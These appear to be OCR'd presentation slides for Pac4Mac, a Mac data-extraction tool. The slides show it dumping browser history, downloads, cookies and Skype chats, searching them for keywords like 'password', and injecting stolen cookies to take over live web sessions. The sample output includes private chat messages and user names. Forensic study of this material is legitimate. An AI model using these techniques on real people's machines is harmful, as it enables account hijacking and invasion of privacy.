


Each feature is detailed in the next slides

Focus on “data analysis”

- Storage of displayed and analyzed data

During analysis process, for each option, results are stored into directory “analysis” in human readable format




130718-17h3413_SKYPE_PASS.txt

```
==================================
[Wanted Keyword] : password
==================================

[chatname]:#msuiche/$sud0man;f94f57c1d6129a90
Date:2012-02-15 11:39:00
Author:sud0man
  Message:ton tool se base sur des outils externes ou tu as codé de zéro ? vmmap e
premier screenshot ... en moins beau évidemment ... et dans passwords il y a quoi
Author:sud0man
  Message:j&amp;apos;avais pas vu que c t sous Windows ... <ss type="smile">:)</ss> tu
c&amp;apos;est ça ?


[chatname]:#msuiche/$o0tad0o;1b1346c43f773a9f
Author:phil_p1sec
  Message:la GUI est le meme password pour TOUS mes domaines, donc je peux pas le
Author:phil_p1sec
  Message:maintenant il y a un phpmyadmin
```

Focus on “data analysis”

- Exploit Browser History

  Browser History files (database sqlite, plist, ...) for each browser (Firefox, Chrome, Safari, Opera) are formatted in text in order to display recordings



Focus on “data analysis”

- Exploit Browser History

For each navigator, profile ID is defined according to the system user and the Web profile (for Firefox) and used later if you want to copy data on your Mac

```
                                CHROME
[PLACES_CHROME] Following Browser History is available  >
Profil ID 0 : results/130729-16h2008/browser_dump/places_CHROME_sudoman_History


Title:Zimbra
URL:http://zimbra.free.fr/zimbra/mail
Last Visit:2013-07-29 15:38:51


Title:Zimbra
```

You can copy Browser History on your Mac ...

```
Do you want to copy FIREFOX history within your browser ? y/[n] > y
Please to choose ID to inject into your browser > 1

Your FIREFOX history have been replaced with success ...
... to /Users/sudoman/Library/Application Support/Firefox/Profiles/olmf31u3.default/places.sqlite

[\HISTORY_FIREFOX] Launch your FIREFOX browser to profit
```

Focus on “data analysis”


- Exploit Browser History

... to preview it with the history window of your Web browser

Cookies injection (see next slides) allow to enjoy active Web sessions from History Windows

Focus on "data analysis"


- Exploit Browser History
  - For Safari, you can view Webpages preview and, maybe, find secret information ...



Focus on "data analysis"

- Exploit Browser Cookie

Same functions as "Exploit Browser History" (displaying, injection)



Cookies injection allow to enjoy active Web sessions

Focus on "data analysis"

- Exploit Browser Downloads

```
CHROME
[DOWNLOADS_CHROME] Following Downloads History is available  >
Profil ID 0 : results/130102-17h4438/browser_dump/downloads_CHROME_sud0man_History

URL:http://zimbra.free.fr/service/home/~/?auth=co&id=26400&filename=Re%20Compte%20
Stored in:/Users/sud0man/Downloads/Re Compte Noel.zip
Start Time:2012-12-24 12:11:32

URL:https://nodeload.github.com/laramies/theHarvester/zip/master
Stored in:/Users/sud0man/Downloads/theHarvester-master.zip
Start Time:2012-12-04 22:30:20
```

Date, URL and Storage path are displayed


```
Title:Apache Axis2(1.4.1) Local File Inclusion Vulnerability
URL:http://www.exploit-db.com/exploits/12721/
Last Visit:2006-11-25 10:36:00

Title:Downloads
URL:https://developer.apple.com/downloads/index.action
Last Visit:2006-11-25 10:36:00

Results are stored into results/130729-16h2008/analysis/130729-16h4242_BROWSER_HISTORY.txt

Press any key to continue...
```

```
Profil ID 1 : results/130102-17h4438/browser_dump/downloads_FIREFOX-olmf31u4.default-sud0man_downloads.sqlite

URL:https://192.168.253.253:5001/fbdownload/VM-Reverse.zip?dlink=2f7573627368617265312f766d776172652f564d2d52657665727365
Stored in:file:///Users/sudoman/Downloads/VM-Reverse.zip
Start Time:2012-05-04 17:10:47
```

Focus on “data analysis”

- Exploit Skype Messages

In order to research keyword or display all Skype Messages, you have to select a database file




Eg: *skype_messages-sud0test-sud0man_main.db* => system user is sud0man and Skype profile is sud0test

Focus on "data analysis"

- Exploit Skype Messages > **display secret informations**
  - To display secret information, *Pac4Mac* uses the keywords stored into "db/z_keywords_pass.input" file. You can modify this file as you want ...

Only message containing keywords is displayed and the next message ... (to get response)




Focus on “data analysis”

- Exploit Skype Messages > **find special conversation**
  - To search special keyword in Skype conversations, you have to enter your own keyword

```
Analysis to launch > 3
Enter your keyword > camille

Results will be stored into results/130729-16h2008/analysis/130729-16h5917_SKYPE_KEYWORD-camille.txt

Press any key to continue...


[chatname]:#sud0man/$zouzou.malard;e51c2503c93caada
Date:2013-07-15 17:28:16
Author:sud0man
  Message:tu peux parler
Author:zouzou.malard
  Message:il s&apos;est réveillé à 8 h 30 en demandant si oil est le 1°
Author:sud0man
  Message:et alors camille va bien ?
Author:sud0man
  Message:non
Author:zouzou.malard
  Message:il y a longtemps que tu cherchais à me tél, je n&apos;avais pas mis le
Author:sud0man
  Message:oui
Author:sud0man
  Message:il va bien ?
```

